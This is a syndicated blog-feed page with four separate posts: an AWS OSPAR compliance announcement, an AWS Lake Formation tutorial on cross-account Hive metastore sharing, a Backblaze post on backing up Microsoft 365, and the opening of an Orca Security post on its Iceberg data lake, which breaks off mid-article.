OSPAR 2023 report now available with 153 services in scope

Post Syndicated from Joseph Goh original https://aws.amazon.com/blogs/security/ospar-2023-report-now-available-with-153-services-in-scope/

We’re pleased to announce the completion of our annual Outsourced Service Provider’s Audit Report (OSPAR) audit cycle on July 1, 2023. The 2023 OSPAR certification cycle includes the addition of nine new services in scope, bringing the total number of services in scope to 153 in the AWS Asia Pacific (Singapore) Region.

Newly added services in scope include the following:

Issued by the Association of Banks in Singapore (ABS), the Guidelines on Control Objectives and Procedures for Outsourced Service Providers provide baseline control criteria that outsourced service providers (OSPs) operating in Singapore should have in place. Successful completion of the OSPAR assessment demonstrates that AWS has implemented a system of controls that meet the guidelines and our commitment to fulfil the security expectations for cloud service providers set by the financial services industry in Singapore.

Customers can use the OSPAR assessment to conduct due diligence and to help reduce the effort and costs required for compliance. An independent third-party auditor, selected from the ABS list of approved auditors, performs the OSPAR assessment.

You can download the latest OSPAR report from AWS Artifact, a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact. The list of services in scope for OSPAR is available in the report, and is also available on the AWS Services in Scope by Compliance Program webpage.

As always, we’re committed to bringing new services into the scope of our OSPAR program based on your architectural, business, and regulatory needs. If you have questions about the OSPAR report, contact your AWS account team.

If you have feedback about this post, submit comments in the Comments section below.

Want more AWS Security how-to content, news, and feature announcements? Follow us on Twitter.

Joseph Goh

Joseph Goh

Joseph is the APJ ASEAN Lead at AWS based in Singapore. He leads security audits, certifications, and compliance programs across the Asia Pacific region. Joseph is passionate about delivering programs that build trust with customers and providing them assurance on cloud security.

Query your Apache Hive metastore with AWS Lake Formation permissions

Post Syndicated from Aarthi Srinivasan original https://aws.amazon.com/blogs/big-data/query-your-apache-hive-metastore-with-aws-lake-formation-permissions/

Apache Hive is a SQL-based data warehouse system for processing highly distributed datasets on the Apache Hadoop platform. There are two key components to Apache Hive: the Hive SQL query engine and the Hive metastore (HMS). The Hive metastore is a repository of metadata about the SQL tables, such as database names, table names, schema, serialization and deserialization information, data location, and partition details of each table. Apache Hive, Apache Spark, Presto, and Trino can all use a Hive Metastore to retrieve metadata to run queries. The Hive metastore can be hosted on an Apache Hadoop cluster or can be backed by a relational database that is external to a Hadoop cluster. Although the Hive metastore stores the metadata of tables, the actual data of the table could be residing on Amazon Simple Storage Service (Amazon S3), the Hadoop Distributed File System (HDFS) of the Hadoop cluster, or any other Hive-supported data stores.

Because Apache Hive was built on top of Apache Hadoop, many organizations have been using the software from the time they have been using Hadoop for big data processing. Also, Hive metastore provides flexible integration with many other open-source big data software like Apache HBase, Apache Spark, Presto, and Apache Impala. Therefore, organizations have come to host huge volumes of metadata of their structured datasets in the Hive metastore. A metastore is a critical part of a data lake, and having this information available, wherever it resides, is important. However, many AWS analytics services don’t integrate natively with the Hive metastore, and therefore, organizations have had to migrate their data to the AWS Glue Data Catalog to use these services.

AWS Lake Formation has launched support for managing user access to Apache Hive metastores through a federated AWS Glue connection. Previously, you could use Lake Formation to manage user permissions on AWS Glue Data Catalog resources only. With the Hive metastore connection from AWS Glue, you can connect to a database in a Hive metastore external to the Data Catalog, map it to a federated database in the Data Catalog, apply Lake Formation permissions on the Hive database and tables, share them with other AWS accounts, and query them using services such as Amazon Athena, Amazon Redshift Spectrum, Amazon EMR, and AWS Glue ETL (extract, transform, and load). For additional details on how the Hive metastore integration with Lake Formation works, refer to Managing permissions on datasets that use external metastores.

Use cases for Hive metastore integration with the Data Catalog include the following:

  • An external Apache Hive metastore used for legacy big data workloads like on-premises Hadoop clusters with data in Amazon S3
  • Transient Amazon EMR workloads with underlying data in Amazon S3 and the Hive metastore on Amazon Relational Database Service (Amazon RDS) clusters.


In this post, we demonstrate how to apply Lake Formation permissions on a Hive metastore database and tables and query them using Athena. We illustrate a cross-account sharing use case, where a Lake Formation steward in producer account A shares a federated Hive database and tables using LF-Tags to consumer account B.

Solution overview

Producer account A hosts an Apache Hive metastore in an EMR cluster, with underlying data in Amazon S3. We launch the AWS Glue Hive metastore connector from AWS Serverless Application Repository in account A and create the Hive metastore connection in account A’s Data Catalog. After we create the HMS connection, we create a database in account A’s Data Catalog (called the federated database) and map it to a database in the Hive metastore using the connection. The tables from the Hive database are then accessible to the Lake Formation admin in account A, just like any other tables in the Data Catalog. The admin continues to set up Lake Formation tag-based access control (LF-TBAC) on the federated Hive database and share it to account B.

The data lake users in account B will access the Hive database and tables of account A, just like querying any other shared Data Catalog resource using Lake Formation permissions.

The following diagram illustrates this architecture.

The solution consists of steps in both accounts. In account A, perform the following steps:

  1. Create an S3 bucket to host the sample data.
  2. Launch an EMR 6.10 cluster with Hive. Download the sample data to the S3 bucket. Create a database and external tables, pointing to the downloaded sample data, in its Hive metastore.
  3. Deploy the application GlueDataCatalogFederation-HiveMetastore from AWS Serverless Application Repository and configure it to use the Amazon EMR Hive metastore. This will create an AWS Glue connection to the Hive metastore that shows up on the Lake Formation console.
  4. Using the Hive metastore connection, create a federated database in the AWS Glue Data Catalog.
  5. Create LF-Tags and associate them to the federated database.
  6. Grant permissions on the LF-Tags to account B. Grant database and table permissions to account B using LF-Tag expressions.

In account B, perform the following steps:

  1. As a data lake admin, review and accept the AWS Resource Access Manager (AWS RAM) invites for the shares from account A.
  2. The data lake admin then sees the shared database and tables. The admin creates a resource link to the database and grants fine-grained permissions to a data analyst in this account.
  3. Both the data lake admin and the data analyst query the Hive tables that are available to them using Athena.

Account A has the following personas:

  • hmsblog-producersteward – Manages the data lake in the producer account A

Account B has the following personas:

  • hmsblog-consumersteward – Manages the data lake in the consumer account B
  • hmsblog-analyst – A data analyst who needs access to selected Hive tables

Prerequisites

To follow the tutorial in this post, you need the following:

Lake Formation and AWS CloudFormation setup in account A

To keep the setup simple, we have an IAM admin registered as the data lake admin. Complete the following steps:

  1. Sign into the AWS Management Console and choose the us-west-2 Region.
  2. On the Lake Formation console, under Permissions in the navigation pane, choose Administrative roles and tasks.
  3. Choose Manage Administrators in the Data lake administrators section.
  4. Under IAM users and roles, choose the IAM admin user that you are logged in as and choose Save.
  5. Choose Launch Stack to deploy the CloudFormation template:
  6. Choose Next.
  7. Provide a name for the stack and choose Next.
  8. On the next page, choose Next.
  9. Review the details on the final page and select I acknowledge that AWS CloudFormation might create IAM resources.
  10. Choose Create.

Stack creation takes about 10 minutes. The stack establishes the producer account A setup as follows:

  • Creates an S3 data lake bucket
  • Registers the data lake bucket to Lake Formation with the Enable catalog federation flag
  • Launches an EMR 6.10 cluster with Hive and runs two steps in Amazon EMR:
    • Downloads the sample data from public S3 bucket to the newly created bucket
    • Creates a Hive database and four external tables for the data in Amazon S3, using a HQL script
  • Creates an IAM user (hmsblog-producersteward) and sets this user as Lake Formation administrator
  • Creates LF-Tags (LFHiveBlogCampaignRole = Admin, Analyst)

Review CloudFormation stack output in account A

To review the output of your CloudFormation stack, complete the following steps:

  1. Log in to the console as the IAM admin user you used earlier to run the CloudFormation template.
  2. Open the CloudFormation console in another browser tab.
  3. Review and note down the stack Outputs tab details.
  4. Choose the link under Value for ProducerStewardCredentials.

This will open the AWS Secrets Manager console.

  1. Choose Retrieve value and note down the credentials of hmsblog-producersteward.

Set up a federated AWS Glue connection in account A

To set up a federated AWS Glue connection, complete the following steps:

  1. Open the AWS Serverless Application Repository console in another browser tab.
  2. In the navigation pane, choose Available applications.
  3. Select Show apps that create custom IAM roles or resource policies.
  4. In the search bar, enter Glue.

This will list various applications.

  1. Choose the application named GlueDataCatalogFederation-HiveMetastore.

This will open the AWS Lambda console configuration page for a Lambda function that runs the connector application code.

To configure the Lambda function, you need details of the EMR cluster launched by the CloudFormation stack.

  1. On another tab of your browser, open the Amazon EMR console.
  2. Navigate to the cluster launched for this post and note down the following details from the cluster details page:
    1. Primary node public DNS
    2. Subnet ID
    3. Security group ID of the primary node

  3. Back on the Lambda configuration page, under Review, configure, and deploy, in the Application settings section, provide the following details. Leave the rest as the default values.
    1. For GlueConnectionName, enter hive-metastore-connection.
    2. For HiveMetastoreURIs enter thrift://<Primary-node-public-DNS-of your-EMR>:9083. For example, thrift://ec2-54-70-203-146.us-west-2.compute.amazonaws.com:9083, where 9083 is the Hive metastore port in EMR cluster.
    3. For VPCSecurityGroupIds, enter the security group ID of the EMR primary node.
    4. For VPCSubnetIds, enter the subnet ID of the EMR cluster.
  4. Choose Deploy.

Wait for the Create Completed status of the Lambda application. You can review the details of the Lambda application on the Lambda console.

  1. Open Lake Formation console and in the navigation pane, choose Data sharing.

You should see hive-metastore-connection under Connections.

  1. Choose it and review the details.
  2. In the navigation pane, under Administrative roles and tasks, choose LF-Tags.

You should see the created LF-tag LFHiveBlogCampaignRole with two values: Analyst and Admin.

  1. Choose LF-Tag permissions and choose Grant.
  2. Choose IAM users and roles and enter hmsblog-producersteward.
  3. Under LF-Tags, choose Add LF-Tag.
  4. Enter LFHiveBlogCampaignRole for Key and enter Analyst and Admin for Values.
  5. Under Permissions, select Describe and Associate for LF-Tag permissions and Grantable permissions.
  6. Choose Grant.

This gives LF-Tags permissions for the producer steward.

  1. Log out as the IAM administrator user.

Grant Lake Formation permissions as producer steward

Complete the following steps:

  1. Sign in to the console as hmsblog-producersteward, using the credentials from the CloudFormation stack Output tab that you noted down earlier.
  2. On the Lake Formation console, in the navigation pane, choose Administrative roles and tasks.
  3. Under Database creators, choose Grant.
  4. Add hmsblog-producersteward as a database creator.
  5. In the navigation pane, choose Data sharing.
  6. Under Connections, choose the hive-metastore-connection hyperlink.
  7. On the Connection details page, choose Create database.
  8. For Database name, enter federated_emrhivedb.

This is the federated database in the local AWS Glue Data Catalog that will point to a Hive metastore database. This is a one-to-one mapping of a database in the Data Catalog to a database in the external Hive metastore.

  1. For Database identifier, enter the name of the database in the EMR Hive metastore that was created by the Hive SQL script. For this post, we use emrhms_salesdb.
  2. Once created, select federated_emrhivedb and choose View tables.

This will fetch the database and table metadata from the Hive metastore on the EMR cluster and display the tables created by the Hive script.

Now you associate the LF-Tags created by the CloudFormation script on this federated database and share it to the consumer account B using LF-Tag expressions.

  1. In the navigation pane, choose Databases.
  2. Select federated_emrhivedb and on the Actions menu, choose Edit LF-Tags.
  3. Choose Assign new LF-Tag.
  4. Enter LFHiveBlogCampaignRole for Assigned keys and Admin for Values, then choose Save.
  5. In the navigation pane, choose Data lake permissions.
  6. Choose Grant.
  7. Select External accounts and enter the consumer account B number.
  8. Under LF-Tags or catalog resources, choose Resource matched by LF-Tags.
  9. Choose Add LF-Tag.
  10. Enter LFHiveBlogCampaignRole for Key and Admin for Values.
  11. In the Database permissions section, select Describe for Database permissions and Grantable permissions.
  12. In the Table permissions section, select Select and Describe for Table permissions and Grantable permissions.
  13. Choose Grant.
  14. In the navigation pane, under Administrative roles and tasks, choose LF-Tag permissions.
  15. Choose Grant.
  16. Select External accounts and enter the account ID of consumer account B.
  17. Under LF-Tags, enter LFHiveBlogCampaignRole for Key and enter Analyst and Admin for Values.
  18. Under Permissions, select Describe and Associate under LF-Tag permissions and Grantable permissions.
  19. Choose Grant and verify that the granted LF-Tag permissions display correctly.
  20. In the navigation pane, choose Data lake permissions.

You can review and verify the permissions granted to account B.

  1. In the navigation pane, under Administrative roles and tasks, choose LF-Tag permissions.

You can review and verify the permissions granted to account B.

  1. Log out of account A.

Lake Formation and AWS CloudFormation setup in account B

To keep the setup simple, we use an IAM admin registered as the data lake admin.

  1. Sign into the AWS Management Console of account B and select the us-west-2 Region.
  2. On the Lake Formation console, under Permissions in the navigation pane, choose Administrative roles and tasks.
  3. Choose Manage Administrators in the Data lake administrators section.
  4. Under IAM users and roles, choose the IAM admin user that you are logged in as and choose Save.
  5. Choose Launch Stack to deploy the CloudFormation template:
  6. Choose Next.
  7. Provide a name for the stack and choose Next.
  8. On the next page, choose Next.
  9. Review the details on the final page and select I acknowledge that AWS CloudFormation might create IAM resources.
  10. Choose Create.

Stack creation should take about 5 minutes. The stack establishes the producer account B setup as follows:

  • Creates an IAM user hmsblog-consumersteward and sets this user as Lake Formation administrator
  • Creates another IAM user hmsblog-analyst
  • Creates an S3 data lake bucket to store Athena query results, with ListBucket and write object permissions to both hmsblog-consumersteward and hmsblog-analyst

Note down the stack output details.

Accept resource shares in account B

Sign in to the console as hmsblog-consumersteward and complete the following steps:

  1. On the AWS CloudFormation console, navigate to the stack Outputs tab.
  2. Choose the link for ConsumerStewardCredentials to be redirected to the Secrets Manager console.
  3. On the Secrets Manager console, choose Retrieve secret value and copy the password for the consumer steward user.
  4. Use the ConsoleIAMLoginURL value from the CloudFormation template Output to log in to account B with the consumer steward user name hmsblog-consumersteward and the password you copied from Secrets Manager.
  5. Open the AWS RAM console in another browser tab.
  6. In the navigation pane, under Shared with me, choose Resource shares to view the pending invitations.

You should see two resource share invitations from producer account A: one for a database-level share and one for a table-level share.

  1. Choose each resource share link, review the details, and choose Accept.

After you accept the invitations, the status of the resource shares changes from Pending to Active.

  1. Open the Lake Formation console in another browser tab.
  2. In the navigation pane, choose Databases.

You should see the shared database federated_emrhivedb from producer account A.

  1. Choose the database and choose View tables to review the list of tables shared under that database.

You should see the four tables of the Hive database that is hosted on the EMR cluster in the producer account.

Grant permissions in account B

To grant permissions in account B, complete the following steps as hmsblog-consumersteward:

  1. On the Lake Formation console, in the navigation pane, choose Administrative roles and tasks.
  2. Under Database creators, choose Grant.
  3. For IAM users and roles, enter hmsblog-consumersteward.
  4. For Catalog permissions, select Create database.
  5. Choose Grant.

This allows hmsblog-consumersteward to create a database resource link.

  1. In the navigation pane, choose Databases.
  2. Select federated_emrhivedb and on the Actions menu, choose Create resource link.
  3. Enter rl_federatedhivedb for Resource link name and choose Create.
  4. Choose Databases in the navigation pane.
  5. Select the resource link rl_federatedhivedb and on the Actions menu, choose Grant.
  6. Choose hmsblog-analyst for IAM users and roles.
  7. Under Resource link permissions, select Describe, then choose Grant.
  8. Select Databases in the navigation pane.
  9. Select the resource link rl_federatedhivedb and on the Actions menu, choose Grant on target.
  10. Choose hmsblog-analyst for IAM users and roles.
  11. Choose hms_productcategory and hms_supplier for Tables.
  12. For Table permissions, select Select and Describe, then choose Grant.
  13. In the navigation pane, choose Data lake permissions and review the permissions granted to hms-analyst.

Query the Apache Hive database of the producer from the consumer Athena

Complete the following steps:

  1. On the Athena console, navigate to the query editor.
  2. Choose Edit settings to configure the Athena query results bucked.
  3. Browse and choose the S3 bucket hmsblog-athenaresults-<your-account-B>-us-west-2 that the CloudFormation template created.
  4. Choose Save.

hmsblog-consumersteward has access to all four tables under federated_emrhivedb from the producer account.

  1. In the Athena query editor, choose the database rl_federatedhivedb and run a query on any of the tables.

You were able to query an external Apache Hive metastore database of the producer account through the AWS Glue Data Catalog and Lake Formation permissions using Athena from the recipient consumer account.

  1. Sign out of the console as hmsblog-consumersteward and sign back in as hmsblog-analyst.
  2. Use the same method as explained earlier to get the login credentials from the CloudFormation stack Outputs tab.

hmsblog-analyst has Describe permissions on the resource link and access to two of the four Hive tables. You can verify that you see them on the Databases and Tables pages on the Lake Formation console.

On the Athena console, you now configure the Athena query results bucket, similar to how you configured it as hmsblog-consumersteward.

  1. In the query editor, choose Edit settings.
  2. Browse and choose the S3 bucket hmsblog-athenaresults-<your-account-B>-us-west-2 that the CloudFormation template created.
  3. Choose Save.
  4. In the Athena query editor, choose the database rl_federatedhivedb and run a query on the two tables.
  5. Sign out of the console as hmsblog-analyst.

You were able to restrict sharing the external Apache Hive metastore tables using Lake Formation permissions from one account to another and query them using Athena. You can also query the Hive tables using Redshift Spectrum, Amazon EMR, and AWS Glue ETL from the consumer account.

Clean up

To avoid incurring charges on the AWS resources created in this post, you can perform the following steps.

Clean up resources in account A

There are two CloudFormation stacks associated with producer account A. You need to delete the dependencies and the two stacks in the correct order.

  1. Log in as the admin user to producer account B.
  2. On the Lake Formation console, choose Data lake permissions in the navigation pane.
  3. Choose Grant.
  4. Grant Drop permissions to your role or user on federated_emrhivedb.
  5. In the navigation pane, choose Databases.
  6. Select federated_emrhivedb and on the Actions menu, choose Delete to delete the federated database that is associated with the Hive metastore connection.

This makes the AWS Glue connection’s CloudFormation stack ready to be deleted.

  1. In the navigation pane, choose Administrative roles and tasks.
  2. Under Database creators, select Revoke and remove hmsblog-producersteward permissions.
  3. On the CloudFormation console, delete the stack named serverlessrepo-GlueDataCatalogFederation-HiveMetastore first.

This is the one created by your AWS SAM application for the Hive metastore connection. Wait for it to complete deletion.

  1. Delete the CloudFormation stack that you created for the producer account set up.

This deletes the S3 buckets, EMR cluster, custom IAM roles and policies, and the LF-Tags, database, tables, and permissions.

Clean up resources in account B

Complete the following steps in account B:

  1. Revoke permission to hmsblog-consumersteward as database creator, similar to the steps in the previous section.
  2. Delete the CloudFormation stack that you created for the consumer account setup.

This deletes the IAM users, S3 bucket, and all the permissions from Lake Formation.

If there are any resource links and permissions left, delete them manually in Lake Formation from both accounts.

Conclusion

In this post, we showed you how to launch the AWS Glue Hive metastore federation application from AWS Serverless Application Repository, configure it with a Hive metastore running on an EMR cluster, create a federated database in the AWS Glue Data Catalog, and map it to a Hive metastore database on the EMR cluster. We illustrated how to share and access the Hive database tables for a cross-account scenario and the benefits of using Lake Formation to restrict permissions.

All Lake Formation features such as sharing to IAM principals within same account, sharing to external accounts, sharing to external account IAM principals, restricting column access, and setting data filters work on federated Hive database and tables. You can use any of the AWS analytics services that are integrated with Lake Formation, such as Athena, Redshift Spectrum, AWS Glue ETL, and Amazon EMR to query the federated Hive database and tables.

We encourage you to check out the features of the AWS Glue Hive metastore federation connector and explore Lake Formation permissions on your Hive database and tables. Please comment on this post or talk to your AWS Account Team to share feedback on this feature.

For more details, see Managing permissions on datasets that use external metastores.


About the authors

Aarthi Srinivasan is a Senior Big Data Architect with AWS Lake Formation. She likes building data lake solutions for AWS customers and partners. When not on the keyboard, she explores the latest science and technology trends and spends time with her family.

Secure Your SaaS Tools: Back Up Microsoft 365 to the Cloud

Post Syndicated from Kari Rivas original https://www.backblaze.com/blog/secure-your-saas-tools-back-up-microsoft-365-to-the-cloud/

A decorative image showing a computer backing up programs to a cloud with a Microsoft logo on one side, and on the other side, data to a cloud with the Backblaze logo.

Have you ever had that nagging feeling that you are forgetting something important? It’s like when you were back in school and sat down to take a test, only to realize you studied the wrong material. Worrying about your business data can feel like that. Are you fully protected? Are you doing all you can to ensure your data is backed up, safe, and easily restorable?

If you aren’t backing up your Microsoft 365 data, you could be leaving yourself unprepared and exposed. It’s a common misconception that data stored in software as a service (SaaS) products like Microsoft 365 is already backed up because it’s in a cloud application. But, anyone who’s tried to restore an entire company’s Microsoft 365 instance can tell you that’s not the case. 

In this post, you’ll get a better understanding of how your Microsoft 365 data is stored and how to back it up so you can reliably and quickly restore it should you ever need to. 

What Is Microsoft 365?

More than one million companies worldwide use Microsoft 365 (formerly Office 365). Microsoft 365 is a cloud-based productivity platform that includes a suite of popular applications like Outlook, Teams, Word, Excel, PowerPoint, Access, OneDrive, Publisher, SharePoint, and others.

Chances are that if you’re using Microsoft 365, you use it daily for all your business operations and rely heavily on the information stored within the cloud. But have you ever checked out the backup policies in Microsoft 365? 

If you are not backing up your Microsoft 365 data, you have a gap in your backup strategy which may put your business at risk. If you suffer a malware or ransomware attack, natural disaster, or even accidental deletion by an employee, you could lose that data. In addition, it may cost you a lot of time and money trying to restore from Microsoft after a data emergency.

Why You Need to Back Up M365

You might assume that, because it’s in the cloud, your SaaS data is backed up automatically for you. In reality, SaaS companies and products like Microsoft 365 operate on a shared responsibility model, meaning they back up the data and infrastructure to maintain uptime, not to help you in the event you need to restore. Practically speaking, that means that they may not back up your data as often as you would like or archive it for as long as you need. Microsoft does not concern itself with fully protecting your files. Most importantly, they may not offer a timely recovery option if you lose the data, which is critical to getting your business back online in the event of an outage. 

The bottom line is that Microsoft’s top priority is to keep its own services running. They replicate data and have redundancy safeguards in place to ensure you can access your data through the platform reliably, but they do not assume responsibility for their users’ data. 

All this to say, you are ultimately responsible for backing up your data and files in Microsoft 365.

M365 Native Backup Tools

But wait—what about Microsoft 365’s native backup tools? If you are relying on native backup support for your crucial business data, let’s talk about why that may not be the best way to make sure your data is protected.

Retention Period and Storage Costs

First, there are default settings within Microsoft 365 that dictate how long items are retained in the Recycle Bin and Deleted Items folders. You can tweak those settings for a longer retention period, but there is also a storage limit, so you might run out of space quickly. To keep your data longer, you must upgrade your license type and purchase additional storage, which could quickly become costly. Additionally, if an employee accidentally or purposefully deletes items from the trash bin, the item may be gone forever.

Replication Is Not a Backup

Microsoft replicates data as part of its responsibility, but this doesn’t help you meet the requirements of a solid 3-2-1 strategy, where there are three copies of your data, one of which is off-site. So Microsoft doesn’t fully protect you and doesn’t support compliance standards that call for immutability. When Microsoft replicates data, they’re only making a second copy, and that copy is designed to be in sync with your production data. This means that an item gets corrupted and then replicated, the archive version is also corrupted, and you could lose crucial data. You can’t bank on M365’s replication to protect you.

Sync Is Not a Backup

Similarly, syncing is not backup protection and could end up hurting you. Syncing is designed to have a single copy of a file always up-to-date with changes you or other users have made on different devices. For example, if you use OneDrive as your cloud backup service, the bad news is that OneDrive will sync corrupted files overwriting your healthy ones. Essentially, if a file is deleted or infected, it will be infected or deleted on all synchronized devices. In contrast, a true backup allows you to restore from a specific point in time and provides access to previous versions of data, which can be useful in case of a ransomware attack or deletion.

Back Up Frequency and Control

Lastly, one of the biggest drawbacks of relying on Microsoft’s built-in backup tools is that you lack the ability to dial in your backup system the way you may want or need. There are several rules to follow in order to be able to recover or restore files in Microsoft 365. For instance, it’s strongly recommended that you save your documents in the cloud, both for syncing purposes and to enable things like Version History. But, if you delete an online-only file, it doesn’t go to your Recycle Bin, which means there’s no way to recover it. 

And, there are limits to the maximum numbers of versions saved when using Version History, the period of time a file is recoverable for, and so on. Some of the recovery periods even change depending on file type. For example, you can’t restore email after 30 days, but if you have an enterprise-level account, other file types are stored in your Recycle Bin or trash for up to 93 days.   

Backups may not be created as often as you like, and the recovery process isn’t quick or easy. For example, Microsoft backs up your data every 12 hours and retains it for 14 days. If you need to restore files, you must contact Microsoft Support, and they will perform a “full restore,” overwriting everything, not just the specific information you need. The recovery process probably won’t meet your recovery time objective (RTO) requirements. 

Compliance and Cyber Insurance

Many people want more control over their backups than what Microsoft offers, especially for mission-critical business data. In addition to having clarity and control over the backup and recovery process, data storage and backups are often an essential element in supporting compliance needs, particularly if your business stores personal identifiable information (PII). Different industries and regions will have different standards that need to be enforced, so it’s always a good idea to have your legal or compliance team involved in the conversation.  

Similarly, with the increasing frequency of ransomware attacks, many businesses are adding cyber insurance. Cyber insurance provides protection for a variety of things, including legal fees, expenditure related to breaches, court-ordered judgments, and forensic post-break review expenses. As a result, they often have stipulations about how and when you’re backing up to mitigate the fallout of business downtime. 

Backing Up M365 With a Third Party Tool to the Cloud

Instead of the native Microsoft 365 backup tool, you could use one of the many popular backup applications that provide Microsoft 365 backup support. Options include:

Note that some of these applications include Microsoft 365 protection with their standard license, but it’s an optional add-on module with others. Be sure to check licensing and pricing before choosing an option.  

One thing to keep in mind with these tools: if you store on-premises, the backup data they generate can be vulnerable to local disasters like fire or earthquakes and to cyberattacks. For example, if you keep backups on network attached storage (NAS) that doesn’t tier to the cloud, then your data would not be fully protected  

Backing your data up to the cloud puts a copy off-site and geographically distant from your production data, so it’s better protected from things like natural disasters. When you’re choosing a cloud storage provider, make sure you check out where they store their data—if their data center is just down the road, then you’ll want to pick a different region. 

Backblaze B2 + Microsoft 365

Backblaze B2 Cloud Storage is reliable, affordable, and secure backup cloud storage, and it integrates seamlessly with the third party applications listed above for backing up Microsoft 365. Some of the benefits of using Backblaze B2 include:

Check out our Help Center for Quick-Start Guides from partners like Veeam and MSP360.

Start backing up your Microsoft 365 data to Backblaze B2 today.

Protect Your M365 Data for Peace of Mind

Whether you are a business professional or an IT director, your goal is to protect your company data. Backing up your Microsoft 365 data to the cloud satisfies your RTO goals and better protects you against various threats. 

Relying on Microsoft 365 native tools is inefficient and slow, which means you could blow your RTO targets. Backing up to the cloud allows you to meet retention requirements, ensuring that you retain the data you need for as long as required without destroying your operational budget.

Your business-critical data is too important to trust to a native backup tool that doesn’t meet your needs. In the event of a catastrophic situation, you need complete control and quick access to all your files from a specific point in time. Backing your Microsoft 365 data up to the cloud gives you more control, more freedom, and better protection. 

The post Secure Your SaaS Tools: Back Up Microsoft 365 to the Cloud appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

Orca Security’s journey to a petabyte-scale data lake with Apache Iceberg and AWS Analytics

Post Syndicated from Yonatan Dolan original https://aws.amazon.com/blogs/big-data/orca-securitys-journey-to-a-petabyte-scale-data-lake-with-apache-iceberg-and-aws-analytics/

This post is co-written with Eliad Gat and Oded Lifshiz from Orca Security.

With data becoming the driving force behind many industries today, having a modern data architecture is pivotal for organizations to be successful. One key component that plays a central role in modern data architectures is the data lake, which allows organizations to store and analyze large amounts of data in a cost-effective manner and run advanced analytics and machine learning (ML) at scale.

Orca Security is an industry-leading Cloud Security Platform that identifies, prioritizes, and remediates security risks and compliance issues across your AWS Cloud estate. Orca connects to your environment in minutes with patented SideScanning technology to provide complete coverage across vulnerabilities, malware, misconfigurations, lateral movement risk, weak and leaked passwords, overly permissive identities, and more.

The Orca Platform is powered by a state-of-the-art anomaly detection system that uses cutting-edge ML algorithms and big data capabilities to detect potential security threats and alert customers in real time, ensuring maximum security for their cloud environment. At the core of Orca’s anomaly detection system is its transactional data lake, which enables the company’s data scientists, analysts, data engineers, and ML specialists to extract valuable insights from vast amounts of data and deliver innovative cloud security solutions to its customers.

In this post, we describe Orca’s journey building a transactional data lake using Amazon Simple Storage Service (Amazon S3), Apache Iceberg, and AWS Analytics. We explore why Orca chose to build a transactional data lake and examine the key considerations that guided the selection of Apache Iceberg as the preferred table format.

In addition, we describe the Orca Platform architecture and the technologies used. Lastly, we discuss the challenges encountered throughout the project, present the solutions used to address them, and share valuable lessons learned.

Why did Orca build a data lake?

Prior to the creation of the data lake, Orca’s data was distributed among various data silos, each owned by a different team with its own data pipelines and technology stack. This setup led to several issues, including scaling difficulties as the data size grew, maintaining data quality, ensuring consistent and reliable data access, high costs associated with storage and processing, and difficulties supporting streaming use cases. Moreover, running advanced analytics and ML on disparate data sources proved challenging. To overcome these issues, Orca decided to build a data lake.

A data lake is a centralized data repository that enables organizations to store and manage large volumes of structured and unstructured data, eliminating data silos and facilitating advanced analytics and ML on the entire data. By decoupling storage and compute, data lakes promote cost-effective storage and processing of big data.

Why did Orca choose Apache Iceberg?

Orca considered several table formats that have evolved in recent years to support its transactional data lake. Amongst the options, Apache Iceberg stood out as the ideal choice because it met all of Orca’s requirements.

First, Orca sought a transactional table format that ensures data consistency and fault tolerance. Apache Iceberg’s transactional and ACID guarantees, which allow concurrent read and write operations while ensuring data consistency and simplified fault handling, fulfill this requirement. Furthermore, Apache Iceberg’s support for time travel and rollback capabilities makes it highly suitable for addressing data quality issues by reverting to a previous state in a consistent manner.

Second, a key requirement was to adopt an open table format that integrates with various processing engines. This was to avoid vendor lock-in and allow teams to choose the processing engine that best suits their needs. Apache Iceberg’s engine-agnostic and open design meets this requirement by supporting all popular processing engines, including Apache Spark, Amazon Athena, Apache Flink, Trino, Presto, and more.

In addition, given the substantial data volumes handled by the system, an efficient table format was required that can support querying petabytes of data very fast. Apache Iceberg’s architecture addresses this need by efficiently filtering and reducing scanned data, resulting in accelerated query times.

An additional requirement was to allow seamless schema changes without impacting end-users. Apache Iceberg’s range of features, including schema evolution, hidden partitions, and partition evolution, addresses this requirement.

Lastly, it was important for Orca to choose a table format that is widely adopted. Apache Iceberg’s growing and active community aligned with the requirement for a popular and community-backed table format.

Solution overview


Orca’s data lake is based on open-source technologies that seamlessly integrate with Apache Iceberg. The system ingests data from various sources such as cloud resources, cloud activity logs, and API access logs, and processes billions of messages, resulting in terabytes of data daily. This data is sent to Apache Kafka, which is hosted on Amazon Managed Streaming for Apache Kafka (Amazon MSK). It is then processed using Apache Spark Structured Streaming running on Amazon EMR and stored in the data lake. Amazon EMR streamlines the process of loading all required Iceberg packages and dependencies, ensuring that the data is stored in Apache Iceberg format and ready for consumption as quickly as possible.

The data lake is built on top of Amazon S3 using Apache Iceberg table format with Apache Parquet as the underlying file format. In addition, the AWS Glue Data Catalog enables data discovery, and AWS Identity and Access Management (IAM) enforces secure access controls for the lake and its operations.

The data lake serves as the foundation for a variety of capabilities that are supported by different engines.

Data pipelines built on Apache Spark and Athena SQL analyze and process the data stored in the data lake. These data pipelines generate valuable insights and curated data that are stored in Apache Iceberg tables for downstream usage. This data is then used by various applications for streaming analytics, business intelligence, and reporting.

Amazon SageMaker is used to build, train, and deploy a range of ML models. Specifically, the system uses Amazon SageMaker Processing jobs to process the data stored in the data lake, employing the AWS SDK for Pandas (previously known as AWS Wrangler) for various data transformation operations, including cleaning, normalization, and feature engineering. This ensures that the data is suitable for training purposes. Additionally, SageMaker training jobs are employed for training the models. After the models are trained, they are deployed and used to identify anomalies and alert customers in real time to potential security threats. The following diagram illustrates the solution architecture.

Orca security Data Lake Architecture

Challenges and lessons learned

Orca faced several challenges while building its petabyte-scale data lake, including:

  • Determining optimal table partitioning
  • Optimizing EMR streaming ingestion for high throughput
  • Taming the small files problem for fast reads
  • Maximizing performance with Athena version 3
  • Maintaining Apache Iceberg tables
  • Managing data retention
  • Monitoring the data lake infrastructure and operations
  • Mitigating data quality issues

In this section, we describe each of these challenges and the solutions implemented to address them.

Determining optimal table partitioning

Determining optimal partitioning for each table is very important in order to optimize query performance and minimize the impact on teams querying the tables when partitioning changes. Apache Iceberg’s hidden partitions combined with partition transformations proved to be valuable in achieving this goal because it allowed for transparent changes to partitioning without impacting end-users. Additionally, partition evolution enables experimentation with various partitioning strategies to optimize cost and performance without requiring a rewrite of the table’s data every time.

